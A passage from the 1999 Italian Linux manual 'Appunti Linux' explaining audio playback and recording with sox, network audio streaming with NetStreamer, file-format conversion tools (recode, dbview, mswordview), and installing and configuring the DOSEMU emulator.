`play` ⟨*file*⟩

`rec` ⟨*file*⟩

Sox è accompagnato generalmente da due script: **`play`** e **`rec`**. Il loro scopo è quello di facilitare l'ascolto e la registrazione, facendo affidamento sulle capacità di Sox di convertire al volo il formato di questi file.

Quando non si ha la possibilità di utilizzare Wavplay, questa potrebbe essere l'unica risorsa per riuscire a gestire con un minimo di comodità le funzionalità audio.

A volte, questi script sono errati, probabilmente per un piccolo errore di sintassi nella scrittura di una struttura *case*. Per semplificare le cose, viene mostrato il contenuto essenziale di questi due script. L'esecuzione di un brano registrato in un file avviene in pratica con un comando come quello seguente:

`sox` ⟨*file-da-eseguire*⟩ `-t ossdsp -w -s /dev/dsp`

Naturalmente, prima del file potrebbero essere aggiunte altre opzioni, se lo si ritiene opportuno; nello stesso modo si potrebbero aggiungere delle opzioni riferite a effetti da inserire nell'audio, indicandole alla fine del comando. In modo analogo, si può registrare un file:

`sox -t ossdsp /dev/dsp` ⟨*file-da-registrare*⟩

Valgono le stesse considerazioni fatte per il caso dell'esecuzione di un brano, in particolare, le opzioni riferite al file che si vuole ottenere vanno messe subito prima di questo file, cioè dopo l'indicazione del dispositivo `/dev/dsp`.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

*Capitolo* 172

# NetStreamer: audio attraverso la rete

Ci sono tanti modi di gestire l'audio attraverso la rete. NetStreamer è uno di quelli che usano la tecnica più semplice, anche se non è necessariamente la più efficace: una connessione TCP normale dove ogni nodo intrattiene una sessione indipendente. Si intende il limite di questo nel fatto che ogni utente che si collega aggiunge del carico alla rete. In pratica, NetStreamer può andare bene solo in reti locali poco popolate, oppure con particolari doti di velocità.

## 172.1 Schema di funzionamento

Lo schema di funzionamento di NetStreamer si basa su un demone, **`NrServer`**, che comunque deve essere avviato esplicitamente sullo sfondo, il quale svolge il ruolo di ripetitore nei confronti di uno o più client di trasmissione. Successivamente, gli utenti che vogliono collegarsi al ripetitore per ascoltare ciò che viene trasmesso, utilizzano altri client specifici per la ricezione. Come accennato le connessioni sono di tipo TCP e di solito si utilizza la porta 8888.

```
               +-------------+            +------------+
               |   Server    |------------>| Client per |
        +----->| NetStreamer |-------+     | l'ascolto  |
        |      +-------------+       |     +------------+
        |                  |         V
        |                  |       +------------+
+--------------+           |       | Client per |
|  Client di   |           |       | l'ascolto  |
| trasmissione |           |       +------------+
+--------------+           V
                       +------------+
                       | Client per |
                       | l'ascolto  |
                       +------------+
```

Figura 172.1: Idea generale del funzionamento di NetStreamer che si basa su un server in funzione di ripetitore per la rete.

Un unico server NetStreamer può gestire più sorgenti audio (provenienti da altrettanti client per la trasmissione), e in questo modo, i client hanno la possibilità di scegliere su quale trasmissione «sintonizzarsi». In base a questo principio, NetStreamer simula la gestione di una stazione radio UHF che opera sulle frequenze tra 88 e 108 MHz: i client di trasmissione, quando si collegano definiscono il nome della propria «stazione radio», e la «frequenza», quest'ultima attraverso un numero che rappresenta le decine di MHz; i client per la ricezione si sintonizzano utilizzando come riferimento il valore della frequenza utilizzata dalle stazioni di trasmissione.

> È importante osservare che la ricezione delle trasmissioni attraverso diversi client di ricezione, non può essere sincronizzata. Ciò accade a causa dell'esigenza di accumulare una memoria tampone necessaria a garantire la continuità nel flusso della riproduzione audio.

## 172.2 Attivazione di un ripetitore

Il ripetitore è quindi il server di NetStreamer. Nella stessa rete possono essere predisposti diversi server indipendenti, anche se questo non dovrebbe essere di alcuna utilità. Tutto si limita all'avvio di **`NrServer`** con l'indicazione della porta TCP da utilizzare per le comunicazioni:

```
# NrServer :8888 &
```

In alternativa, è possibile indicare anche il nome del nodo, per uniformità con la notazione utilizzata dai client:

```
# NrServer localhost:8888 &
```

> Si osservi il fatto che **`NrServer`** deve essere messo esplicitamente in funzione sullo sfondo.

## 172.3 Attivazione di una trasmittente

Il client che trasmette al ripetitore può essere collocato indipendentemente nello stesso elaboratore del ripetitore o in un altro nodo. Naturalmente, collocandolo nello stesso elaboratore si evita di intasare ulteriormente la rete locale con questa connessione.

Si tratta di utilizzare **`NrTransmitter`**, il quale deve avere una fonte di audio digitale, indicando in particolare il nodo del ripetitore, la porta di comunicazione, il nome della stazione radio virtuale e la frequenza virtuale di trasmissione.

Si distinguono tre situazioni importanti in funzione del modo in cui viene fornita l'informazione audio digitale al programma **`NrTransmitter`**: i file di dispositivi standard, lo standard input o una serie di file di registrazioni precedenti, realizzati sempre con NetStreamer.

### 172.3.1 Audio digitale proveniente dai dispositivi standard

Quando si dispone di una scheda audio, quello che questa è in grado di catturare, ovvero il canale audio indicato per la registrazione, può essere letto dai soliti file di dispositivo già mostrati più volte. Per fare in modo che un client di trasmissione NetStreamer utilizzi questa fonte, si utilizza la sintassi seguente:

`NrTransmitter Device` ⟨*campionamento*⟩ ⟨*frequenza-virtuale*⟩ ⟨*nome-stazione*⟩ `[`⟨*host*⟩`]:`⟨*porta*⟩

La parola chiave **`Device`** posta come primo argomento serve proprio a specificare questo comportamento del client di trasmissione. La frequenza di campionamento è un numero che si riferisce a kHz, e comunque può essere scelto solo tra 8 e 16. La frequenza virtuale è un numero che esprime le decine di MHz a cui si vuole simulare la trasmissione radio.

A titolo di esempio, volendo trasmettere quello che viene dalla scheda audio con un campionamento di 16 kHz utilizzando la frequenza virtuale di 88,5 per la stazione radio denominata «Stazione 1», che utilizza il ripetitore **`dinkel.brot.dg`** alla solita porta 8888, si può utilizzare il comando seguente:

```
$ NrTransmitter Device 16 885 "Stazione 1" dinkel.brot.dg:8888 &
```

In alternativa, se il ripetitore si trova nello stesso elaboratore, si poteva fare riferimento al nodo **`localhost`**, abbreviando eventualmente nel modo seguente:

```
$ NrTransmitter Device 16 885 "Stazione 1" :8888 &
```

### 172.3.2 Audio digitale proveniente dallo standard input

Quando l'audio viene fornito a **`NrTransmitter`** attraverso lo *standard input*, questo deve essere in un formato PCM, ovvero senza intestazione particolare, praticamente quello che genera **`mpg123`**.

`mpg123 -s` ⟨*file-mp3*⟩ `| NrTransmitter StdIn` ⟨*campionamento*⟩ ⟨*frequenza-virtuale*⟩ ⟨*nome-stazione*⟩ `[`⟨*host*⟩`]:`⟨*porta*⟩ ⟨*campionamento-in-ingresso*⟩

Rispetto alla sintassi vista per l'utilizzo dei dispositivi standard, in questo caso il primo argomento è la parola chiave **`StdIn`**, e in coda si aggiunge un numero corrispondente alla frequenza di campionamento con cui arrivano i dati in ingresso. I due esempi seguenti sono equivalenti a quanto già visto in precedenza.

```
$ mpg123 -s mio_file.mp3 | NrTransmitter Device 16 885 "Stazione 1"
dinkel.brot.dg:8888 44 &
```

```
$ mpg123 -s mio_file.mp3 | NrTransmitter Device 16 885 "Stazione 1" :8888 44 &
```

### 172.3.3 Audio digitale contenuto all'interno di «nastri»

Attraverso NetStreamer è possibile registrare dei file con un formato audio digitale speciale, che nella logica di questo applicativo sono dei nastri, esattamente come si farebbe in una stazione radio. Verrà mostrato in seguito come realizzare tali file; per il momento si tenga presente che devono avere l'estensione `.tape`.

`NrTransmitter Directory` ⟨*campionamento*⟩ ⟨*frequenza-virtuale*⟩ ⟨*nome-stazione*⟩ `[`⟨*host*⟩`]:`⟨*porta*⟩ ⟨*directory-dei-nastri*⟩

Rispetto a quanto visto in precedenza, si osserva che il primo argomento è la parola chiave **`Directory`**, e in coda si nota l'indicazione di una directory all'interno della quale **`NrTransmitter`** va a cercare i file che terminano con l'estensione `.tape`. Questi file vengono scelti con una sequenza casuale e trasmessi in continuazione. Vengono riproposti i due esempi già visti in precedenza; in particolare, si fa riferimento ai file contenuti probabilmente in un disco montato per l'occasione: `/mnt/musica`.

```
$ NrTransmitter Directory 16 885 "Stazione 1" dinkel.brot.dg:8888 /mnt/musica &
```

```
$ NrTransmitter Directory 16 885 "Stazione 1" :8888 /mnt/musica &
```

## 172.4 Ricezione di una stazione radio virtuale

La ricezione è un procedimento più semplice; tutto quello che serve è indicare la frequenza virtuale e il ripetitore a cui ci si vuole collegare:

`NrReceiver` ⟨*frequenza-virtuale*⟩ `[`⟨*host*⟩`]:`⟨*porta*⟩

Il risultato viene passato ai file di dispositivo per l'input dell'audio digitale. Per esempio, per ascoltare la trasmissione proveniente dal ripetitore collocato nel nodo **`dinkel.brot.dg`** (alla solita porta) alla frequenza virtuale di 88,5 MHz, si può usare il comando seguente:

```
$ NrReceiver 885 dinkel.brot.dg:8888
```

In alternativa a **`NrReceiver`** si può utilizzare **`NrRecFrontend`** che come suggerisce il nome è un programma frontale, e precisamente per X. In tal caso si indica solo il ripetitore a cui collegarsi, perché la frequenza è specificata attraverso il pannello di questo programma.

`NrRecFrontend [`⟨*host*⟩`]:`⟨*porta*⟩

La figura 172.2 mostra come si può presentare **`NrRecFrontend`** quando è collegato alla stazione radio virtuale vista tante volte in questi esempi.


Figura 172.2: Pannello frontale del ricevitore di NetStreamer.

Come si può osservare, appare anche il pulsante [RECORD]. Questo permette di iniziare una registrazione in un file `.tape` di NetStreamer. Per la precisione, si registra la trasmissione nel file `~/default.tape`. Questo file può essere poi rinominato e utilizzato per le trasmissioni.

## 172.5 Creazione di nastri

Oltre alla possibilità di registrare dei file `.tape` per NetStreamer attraverso il pannello di un ricevitore **`NrRecFrontend`**, si può usare il programma **`NrEncoder`** che è in grado di generare tali file a partire da un formato PCM.

`NrEncoder` ⟨*campionamento-in-ingresso*⟩ ⟨*campionamento-in-uscita*⟩

Lo schema sintattico mostra che gli unici argomenti sono il campionamento in ingresso e quello in uscita espressi in kHz. L'input viene fornito attraverso lo standard input e l'output si ottiene dallo standard output. Per esempio, con l'aiuto di **`mpg123`** si può convertire un file MP3:

```
$ mpg123 -s mio_file.mp3 | NrEncoder 44 16 > mio_file.tape
```

| |
|---|
| Il formato di questi file di NetStreamer è precisamente: CCITT ADPCM. |

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xl

# Avvicinamento a GNU/Linux

# File con formati speciali

Uno degli aspetti deleteri dell'informatica è stato il proliferare di formati incompatibili nei file di dati.

In questo capitolo si raccolgono le informazioni sugli strumenti a disposizione per poter recuperare dati contenuti in file con un formato che in passato hanno avuto una certa diffusione. Come si può intuire, di solito non si tratta delle dotazioni normali di una distribuzione GNU/Linux, per cui, i programmi che vengono descritti qui vanno forse cercati tra i «contributi» esterni alla propria distribuzione.

## 173.1 Conversione da un insieme di caratteri a un altro

Quando si convertono dati da un formato a un altro, il primo problema è e quello di traslitterare l'insieme di caratteri. Purtroppo, non sempre è possibile «traslitterare» in modo reversibile, spesso si è costretti ad accettare una trasformazione che non permette più di riottenere lo stesso formato iniziale. Questo fatto si comprende facilmente pensando alla necessità eventuale di convertire un insieme di caratteri in un altro in cui non si dispone di alcuni simboli del primo.

Un caso particolare riguarda le conversioni di file di testo dove da un sistema di interruzioni di riga composte dalla sequenza *<CR><LF>* si vuole passare al solo *<LF>*. Per qualche motivo, il file di origine potrebbe contenere qualche codice *<LF>* isolato, che nel file di destinazione verrebbe interpretato alla fine come un'interruzione di riga. In pratica, se si volesse riconvertire il file nel formato precedente, tutti i codici *<LF>* verrebbero riconvertiti in *<CR><LF>*.

### 173.1.1 $ recode

`recode [`⟨*opzioni*⟩`]` ⟨*codifica-prima*⟩`:`⟨*codifica-dopo*⟩ `[`⟨*file*⟩`...]`

**`recode`** è un programma per la conversione di file da un insieme di caratteri a un altro. **`recode`** non si limita semplicemente a questo; spesso è in grado di intervenire anche su codifiche composte da sequenze di caratteri, anche se in queste situazioni il suo utilizzo si complica, e i risultati non sono sempre garantiti.

Osservando lo schema sintattico mostrato, si può vedere che è necessario indicare il tipo di conversione attraverso due parole chiave: la prima serve a stabilire il modo in cui sono codificati i dati in ingresso, la seconda stabilisce in che modo li si vuole trasformare in uscita.

Il file, o i file in ingresso possono essere indicati alla fine della riga di comando, e in tal caso **`recode`** tenta di sovrascriverli, oppure gli possono essere forniti attraverso lo standard input, e quindi il risultato della conversione si ottiene dallo standard output.

> Bisogna essere prudenti con **`recode`** quando si indicano i file nella riga di comando, perché la conversione potrebbe essere irreversibile.

Nel suo piccolo, **`recode`** è un programma complesso. Questa sezione ne mostra solo alcuni aspetti banali, mentre per sfruttare bene tutte le sue potenzialità è necessario leggere la sua documentazione: *recode.info*.

#### Alcune opzioni

`-a [`⟨*codifica*⟩`] | --auto-check [`⟨*codifica*⟩`]`

Questa opzione è speciale e di solito viene usata da sola, senza indicare altri argomenti nella riga di comando di **`recode`**. Serve per ottenere da **`recode`** un riassunto sulle possibilità di conversione da o verso la codifica indicata.

`-g | --graphics`

Questa opzione riguarda la conversione dall'insieme di caratteri **`IBM-PC`**, a un altro tipo, dove si vuole tentare di trasformare in qualche modo i simboli grafici tipici di quella codifica. È evidente che questa conversione è irreversibile.

#### Alcune codifiche

Le codifiche da utilizzare nelle conversioni sono indicate attraverso la notazione ⟨*codifica-prima*⟩:⟨*codifica-dopo*⟩, come si vede nello schema sintattico introduttivo. Le parole chiave utilizzate per questo possono essere indicate indifferentemente utilizzando le lettere minuscole o maiuscole. L'elenco delle codifiche (e quindi delle trasformazioni possibili) è molto lungo, e potrebbe essere ottenuto un riepilogo attraverso l'opzione **`-a`**. Tuttavia, sarebbe meglio leggere prima ciò che è stato annotato nel documento *recode.info* al riguardo, per non rischiare di trovarsi poi nei pasticci.

> Alcuni insiemi di caratteri hanno un nome standard che contiene il simbolo di due punti (`:`). Dal momento che questo crea ambiguità con i due punti utilizzati per separare la codifica iniziale da quella finale, si può scegliere un alias di quel nome che non ne contenga, oppure si possono proteggere utilizzando la barra obliqua inversa (`\`), tenendo conto eventualmente dei problemi che questo può dare con la shell utilizzata. In pratica, per scrivere **`ISO_8859-1:1987`**, si potrebbe utilizzare la notazione **`ISO_8859-1\:1987`**, oppure l'alias **`ISO-8859-1`**.

`IBM437 | 437 | cp437`

Rappresenta la codifica IBM usata normalmente nei PC. Quando si converte da questa codifica a un'altra, i codici di interruzione di riga vengono lasciati inalterati.

`IBM-PC | ibmpc`

È praticamente la stessa codifica IBM437, con la differenza che quando si converte da questa codifica a un'altra, i codici di interruzione di riga vengono trasformati.

`IBM850 | 850 | cp850`

Rappresenta la codifica IBM usata normalmente nei PC per la localizzazione europea.

`ISO_8859-1:1987 | ISO_8859-1 | ISO-8859-1 | CP819 | IBM819 | iso-ir-100 | l1 | latin1`

Si riferisce alla codifica ISO 8859-1.

Esempi

`$` **`recode -a IBM437`**

Mostra tutte le possibilità di abbinamento con la codifica IBM437.

`$` **`recode -a IBM-PC`**

Mostra tutte le possibilità di abbinamento con la codifica IBM-PC.

`$` **`recode IBM-PC:ISO_8859-1 lettera`**

Converte il file `lettera` dalla codifica IBM-PC a ISO 8859-1, sovrascrivendo il file.

`$` **`recode IBM-PC:ISO_8859-1 < lettera > lettera2`**

Converte il file `lettera` dalla codifica IBM-PC a ISO 8859-1, generando il file `lettera2`.

`$` **`recode -g IBM-PC:ISO_8859-1 < schema1 > schema2`**

Converte il file `schema1` dalla codifica IBM-PC a ISO 8859-1, generando il file `schema2`, tentando di convertire anche i simboli grafici.

## 173.2 File .DBF – dBase III e derivati

Il software basato sui file in formato `.DBF`, ovvero quelli di dBase III, è stato molto importante nell'ambito del sistema operativo Dos. Nel suo piccolo ha permesso agli utenti di quel sistema operativo di realizzare delle strutture di dati che si avvicinavano alle potenzialità di una base di dati relazionale.

Ancora oggi si trovano programmi applicativi gestionali basati su questo formato, scritti probabilmente con il famoso compilatore Clipper. Volendo, esiste del software commerciale che permette di gestire questi file anche con GNU/Linux, ma c'è almeno la possibilità di leggere il contenuto di questi attraverso il programma **`dbview`**.

### 173.2.1 $ dbview

`dbview [`⟨*opzioni*⟩`]` ⟨*file-dbf*⟩

Il programma **`dbview`** consente di leggere il contenuto dei file `.DBF` di dBase III, e probabilmente anche le versioni di dBase IV. Se viene avviato senza opzioni, si ottiene la visualizzazione del contenuto del file indicato nel formato predefinito, come si vede dall'esempio seguente:

```
Articolo   : 1
Descr      : bicicletta uomo
Prezzo u   : 500.00
Import     : T
```

```
Scadenza   : 20011120
Note       : 2

Articolo   : 2
Descr      : bicicletta donna
Prezzo u   : 550.00
Import     :
Scadenza   : 20011120
Note       : 3

Articolo   : 3
Descr      : bicicletta uomo/donna leggera
Prezzo u   : 600.00
Import     :
Scadenza   : 20011120
Note       : 4
```

In realtà, in questo modo, i nomi dei campi vengono mostrati in modo diverso dal reale, utilizzando anche le lettere minuscole ed eliminando i simboli di sottolineatura. Utilizzando l'opzione **`-r`**, il primo record apparirebbe così:

```
ARTICOLO   : 1
DESCR      : bicicletta uomo
PREZZO_U   : 500.00
IMPORT     : T
SCADENZA   : 20011111
NOTE       : 2
```

È necessario osservare che i campi booleani, e in questo caso si tratta di quello intitolato **`IMPORT`**, mostrano solo la lettera **`T`** per i valori booleani *Vero*, altrimenti non si ha alcuna indicazione; inoltre, le date vengono espresse secondo il formato ⟨*AAAA*⟩⟨*MM*⟩⟨*GG*⟩. Infine, dall'esempio non si intuisce, ma il campo **`NOTE`** è di tipo «memo», e in questo caso si sono persi i dati.

I dati contenuti nei file `.DBF`, dal momento che sono stati memorizzati presumibilmente utilizzando il sistema operativo Dos, utilizzano molto probabilmente un insieme di caratteri diverso da Latin-1 o comunque diverso da ciò che si utilizza con GNU/Linux. Pertanto, è probabile che sia necessario rielaborare ciò che si ottiene con **`dbview`** attraverso un programma di conversione come **`recode`**. Tuttavia, è bene considerare che nella storia dei file `.DBF` sono state usate anche codifiche differenti dal solito IBM437, e di questo occorre tenerne conto quando ci si accorge che la conversione non funziona come ci si aspetterebbe.

### Alcune opzioni

`--browse` | `-b`

Se si utilizza questa opzione, i record vengono mostrati su una sola riga per volta, separando i campi con un simbolo, il separatore, che di solito sono i due punti (`:`).

`--delimiter` *x* | `-d` *x*

Con questa opzione è possibile specificare il simbolo da utilizzare per separare i campi dei record che vengono visualizzati. Il simbolo di separazione predefinito sono i due punti (`:`)

`--description` | `-e` *x*

In questo caso, oltre a mostrare il contenuto del file, nella parte iniziale vengono riepilogate le caratteristiche dei campi contenuti.

`--omit` | `-o` *x*

Non elenca il contenuto del file, ma si limita a dare le altre informazioni se richieste attraverso le opzioni opportune.

`--reserve` | `-r` *x*

Mostra i nomi dei campi così come sono stati memorizzati.

### Esempi

$ **`dbview articoli.dbf`**

Elenca il contenuto del file `articoli.dbf` nella forma predefinita.

$ **`dbview -b articoli.dbf`**

Mostra i record utilizzando una sola riga per ognuno.

`$ dbview -b articoli.dbf | recode ibm437:latin1`

Come nell'esempio precedente, ma utilizza **recode** per trasformare i caratteri speciali che altrimenti non sarebbero visibili correttamente (per esempio le lettere accentate).

## 173.3 File tipici di MS-Windows

Alcuni formati di file utilizzati con MS-Windows sono considerati da molti degli «standard». Tra tutti, il più «importante» è quello di MS-Word, con in più il problema che di questo ne esistono molte versioni.

### 173.3.1 $ mswordview

`mswordview` [⟨*opzioni*⟩] ⟨*file-doc*⟩

**mswordview** è un programma il cui scopo è quello di convertire file di MS-Word in HTML. La conversione non può essere perfetta, ma il progetto è condotto con impegno e i risultati che dà questo programma sono buoni.

Inizialmente, **mswordview** è in grado di convertire i file di MS-Word 8, ma dovrebbero aggiungersi successivamente anche i formati precedenti.

**mswordview** è in grado di convertire solo un file alla volta, precisamente quello che viene indicato alla fine degli argomenti. Se non viene richiesto qualcosa di particolare attraverso le opzioni, **mswordview** tenta di creare un file con lo stesso nome di quello che viene convertito, con l'aggiunta dell'estensione `.html`. Inoltre, se il file contiene delle immagini incorporate, queste vengono trasferite su file esterni.

#### Alcune opzioni

`-o` ⟨*file-html*⟩ | `--outputfile` ⟨*file-html*⟩

Permette di indicare esplicitamente il file HTML che si vuole generare.

`-g` ⟨*file-errori*⟩ | `--errorfile` ⟨*file-errori*⟩

Permette di annotare gli errori incontrati durante la conversione nel file indicato.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 174

# DOSEMU: l'emulatore di hardware DOS compatibile

DOSEMU è fondamentalmente un emulatore dell'hardware x86 per vari sistemi Unix funzionanti su architettura PC. Il suo obbiettivo è quello di permettere il funzionamento del sistema operativo Dos (MS-Dos o cloni). Si tratta di un progetto eternamente in fase di sviluppo (*alpha*), anche se da diversi anni è sufficientemente funzionante. Tuttavia non ci sono punti fermi: da una versione all'altra si possono incontrare novità imprevedibili.

Dal momento che l'emulazione riguarda l'hardware, il Dos deve essere installato all'interno di questo sistema di emulazione, e quindi, è necessaria una copia di questo sistema operativo, insieme alla licenza d'uso.

> DOSEMU permette di utilizzare la stessa copia installata del Dos su più terminali contemporaneamente. Se si intende concedere l'utilizzo simultaneo di una singola copia di questo sistema operativo, è necessario un numero maggiore di licenze d'uso, oppure una licenza multipla.

A fianco del lavoro su DOSEMU è anche in corso quello sul progetto FreeDOS per un sistema operativo Dos libero. Per il momento si tratta ancora di software molto carente, ma appena avrà raggiunto un livello minimo accettabile di funzionamento sarà incluso (o abbinato) a DOSEMU.

## 174.1 Predisporre un ambiente adatto al Dos all'interno di DOSEMU

Perché il sistema operativo Dos possa funzionare all'interno di DOSEMU, occorre preparare un file-immagine di un disco Dos dal quale si possa effettuare l'avvio del Dos stesso. Questo file che viene descritto di seguito, verrà visto dal Dos come disco `C:`.

Successivamente è conveniente predisporre uno spazio all'interno del filesystem del proprio sistema GNU/Linux da utilizzare per i programmi Dos che verrà letto come un disco di rete.

### 174.1.1 Un disco C: immagine

Per effettuare l'avvio del Dos occorre che sia predisposta l'immagine di un disco di piccole dimensioni. Questo potrebbe essere un file contenuto nella directory `/var/lib/dosemu/`, oppure `/var/state/dosemu/`, il cui nome inizia normalmente per `/hdimage`.

> Attualmente, il file dovrebbe chiamarsi `hdimage.first`, e al limite potrebbe essere un collegamento simbolico a un altro file che costituisce l'immagine vera e propria.

Se non esiste questo file è necessario copiarlo dal pacchetto sorgente. Il nome dovrebbe essere `hdimage.dist`, o qualcosa di simile. Questa immagine verrà preparata in seguito.

### 174.1.2 Un disco D: virtuale o di rete

In questa fase conviene preparare una directory che servirà per definire l'inizio (la radice) del disco `D:` virtuale utilizzato dai programmi Dos. Stabiliamo che questo sia `/var/emul/dos/`. Da questo punto in poi, `D:\` è equivalente a `/var/emul/dos/`.

### 174.1.3 La struttura essenziale del disco D: virtuale

Il disco `D:` virtuale dovrebbe contenere alcune directory che riproducono in pratica il classico ambiente Dos:

- `D:\TEMP\`
  equivalente a `/var/emul/dos/temp/`;
- `D:\DOS\`
  equivalente a `/var/emul/dos/dos/`.

Per evitare la proliferazione di directory temporanee, è possibile utilizzare al posto di `/var/emul/dos/temp/` un collegamento simbolico che punti a `/tmp/`.

```
# ln -s /tmp /var/emul/dos/temp
```

# 174.2 La configurazione di DOSEMU

La configurazione di DOSEMU consiste nella modifica dei file `/etc/dosemu.conf` e di `/etc/dosemu.users`. `/etc/dosemu.users` permette di definire gli utenti che possono utilizzare DOSEMU, mentre l'altro stabilisce tutte le altre caratteristiche.

Purtroppo, la configurazione di DOSEMU, specialmente per ciò che riguarda il file `/etc/dosemu.conf`, è complessa e cambia da versione a versione. Inoltre, DOSEMU può costituire anche un problema per la sicurezza del sistema dal momento che di solito il programma **`dos`**, che costituisce l'eseguibile di DOSEMU, deve avere il bit SUID attivato per utilizzare funzionalità particolari dell'hardware.[1]

## 174.2.1 /etc/dosemu.users

DOSEMU permette di distinguere alcune categorie di utenti, attribuendogli privilegi differenti, in base a una diversa configurazione nel file `/etc/dosemu.conf`. Queste categorie di utenti dipendono quindi dalla configurazione di questo file.

Il file `/etc/dosemu.users` può contenere righe di commento, introdotte dal simbolo **`#`**, righe vuote, che vengono ignorate, e direttive espresse dalla sintassi seguente:

⟨*utente*⟩ [⟨*variabile-di-configurazione*⟩...]

In pratica, si possono abbinare a un utente una o più variabili di configurazione che fanno riferimento a elementi del file `/etc/dosemu.users`. È da osservare, in particolare, che si può indicare anche un utente particolare, **`all`**, per fare riferimento a tutti gli utenti a cui non si fa menzione in modo esplicito.

A titolo di compromesso, viene mostrato un esempio di configurazione del file `/etc/dosemu.users` che dovrebbe essere sufficiente nella maggior parte delle situazioni. Si tratta in pratica della versione standard distribuita assieme a DOSEMU, con l'aggiunta di qualche utente ipotetico.

```
# This is a sample /etc/dosemu.users file
# For more details look at ./doc/README.conf

root c_all              # root is allowed to do all weird things
nobody guest            # variable 'guest' is checked in /etc/dosemu.conf
                        # to allow only DEXE execution
guest guest             # login guest treated as 'nobody'

# Utenti inseriti normalmente
tizio
caio
semproni

# If you want to allow limited dosemu to all users, uncomment the line below
#all restricted         # all other users have normal user restrictions
```

Come si intuisce, l'utente **`root`** ha tutti i diritti necessari a compiere quello che vuole dall'interno di DOSEMU. Sono previsti gli utenti **`nobody`** e **`guest`**, a cui sono concesse solo poche cose, mentre agli utenti **`tizio`**, **`caio`** e **`semproni`** sono concessi privilegi normali. Infine, appare commentata la direttiva **`all restricted`**, con la quale si potrebbe consentire l'utilizzo di DOSEMU a tutti gli altri utenti, con privilegi ridotti.

## 174.2.2 /etc/dosemu.conf

La preparazione di `/etc/dosemu.conf` è invece più delicata. Il file di esempio già fornito all'interno del pacchetto di distribuzione di DOSEMU è commentato molto dettagliatamente, però è anche molto complesso. Di seguito vengono indicate solo alcune parti particolarmente importanti. Le altre direttive di questo file, possono essere lasciate come sono, ignorandole, almeno fino a quando non si raggiunge una buona esperienza con l'uso di DOSEMU.

```
# Viene impostata la mappa della tastiera per uniformarsi alla
# disposizione dei tasti in Italia.
$_rawkeyboard = (1)     # bypass normal keyboard input, maybe dangerous
$_layout = "it"         # one of: finnish(-latin1), de(-latin1), be, it, us
                        # uk, dk(-latin1), keyb-no, no-latin1, dvorak, po
                        # sg(-latin1), fr(-latin1), sf(-latin1), es(-latin1)
                        # sw, hu(-latin2), hu-cwi, keyb-user
$_keybint = (on)        # emulate PCish keyboard interrupt
```

[1] Se ci si accontenta di uno schermo a caratteri, senza grafica e senza cornici, non dovrebbe essere necessario attivare il bit SUID.

```
# Vengono definite le potenzialità dello schermo
# (per poter utilizzare la grafica, come impostato in questo
# esempio, occorre avviare il programma dos con i privilegi
# dell'utente root).
$_video = "vga"          # one of: plainvga, vga, ega, mda, mga, cga
$_console = (1)          # use 'console' video
$_graphics = (1)         # use the cards BIOS to set graphics
$_videoportaccess = (1)  # allow videoportaccess when 'graphics' enabled
$_vbios_seg = (0xc000)   # set the address of your VBIOS (e.g. 0xe000)
$_vbios_size = (0x10000)# set the size of your BIOS (e.g. 0x8000)
$_vmemsize = (1024)      # size of regen buffer
$_chipset = ""           # one of: plainvga, trident, et4000, diamond, avance
                         # cirrus, matrox, wdvga, paradise
$_dualmon = (0)          # if you have one vga _plus_ one hgc (2 monitors)


# Viene definito l'uso dei dischetti e dell'immagine del disco C:.
$_floppy_a ="threeinch" # or "fiveinch" or empty, if not existing
$_floppy_b = ""          # ditto for B:

$_hdimage = "hdimage.first" # list of hdimages under /var/lib/dosemu
                         # assigned in this order such as
                         # "hdimage_c hdimage_d hdimage_e"
                         # If the name begins with '/dev/', then partition
                         # access is done instead of virtual hdimage such as
                         # "/dev/hda1" or "/dev/hda1:ro" for readonly
                         # Currently mounted devices and swap are refused.
                         # Hdimages and devices may be mixed such as
                         # "hdimage_c /dev/hda1 /dev/hda3:ro"
                         # Note: 'wholedisk' is _not_ supported.
$_hdimage_r = $_hdimage # hdimages for 'restricted access (if different)


# Viene definita la stampante.
$_printer = "lp"         # list of (/etc/printcap) printer names to appear as
                         # LPT1, LPT2, LPT3 (not all are needed, empty for none)
$_printer_timeout = (20)# idle time in seconds before spooling out

$_ports = ""             # list of portnumbers such as "0x1ce 0x1cf 0x238"
                         # or "0x1ce range 0x280,0x29f 310"
                         # or "range 0x1a0,(0x1a0+15)"
```

## 174.3 Installare e utilizzare il DOS

Il prossimo problema è quello di riuscire a installare il Dos nel file-immagine che servirà per effettuare l’avvio del Dos stesso. L’immagine in questione, che probabilmente è il file `/var/lib/dosemu/hdimage.first`, contiene già una serie di programmi Dos che fanno parte di DOSEMU, e come tali non vanno cancellati. Ma l’immagine che viene distribuita così non è avviabile, e il problema è proprio quello di inserirvi il kernel del Dos e l’interprete dei comandi **`COMMAND.COM`**.

1. **Preparazione di un dischetto di avvio**

   Per prima cosa occorre preparare un dischetto Dos avviabile che contenga qualche programma di utilità indispensabile. Da un elaboratore che stia eseguendo il sistema operativo Dos si procede come segue:

   C:> **FORMAT A: /S**

   C:> **COPY C:\DOS\SYS.* A:**

   C:> **COPY C:\DOS\FDISK.* A:**

   Oltre a questi file converrebbe preparare nel dischetto un programma per la creazione e modifica di file di testo. Servirà per preparare i file `CONFIG.SYS` e `AUTOEXEC.BAT`.

2. **Avvio del dischetto attraverso DOSEMU**

   È necessario quindi avviare il Dos contenuto nel dischetto appena creato attraverso DOSEMU. Per fare questo, dall'elaboratore GNU/Linux si avvia DOSEMU nel modo seguente:

   `# `**`dos -A`**

   Se tutto è andato bene si avvia il Dos, e dopo la richiesta della data e dell'ora appare l'invito classico (il *prompt*), per l'inserimento dei comandi attraverso la shell (**`COMMAND.COM`**).

   `A:\>`

3. **Trasferimento del sistema**

   Per trasferire nel file-immagine il sistema contenuto nel dischetto, in modo da rendere questa immagine avviabile, occorre procedere prima con la creazione di un MBR (*Master Boot Record*):

   `A:\> `**`FDISK /MBR`**

   quindi con il trasferimento del sistema:

   `A:\> `**`SYS C:`**

   Se è andato tutto bene, adesso il disco `C:`, cioè l'immagine, è pronto.[2]

4. **Controllo del disco C:**

   Il disco `C:` dovrebbe contenere alcuni file di DOSEMU. Per verificare il contenuto è sufficiente spostarsi in `C:`.

   `A:\> `**`C:`**

   `C:\> `**`DIR`**

5. **Modifica di config.sys**

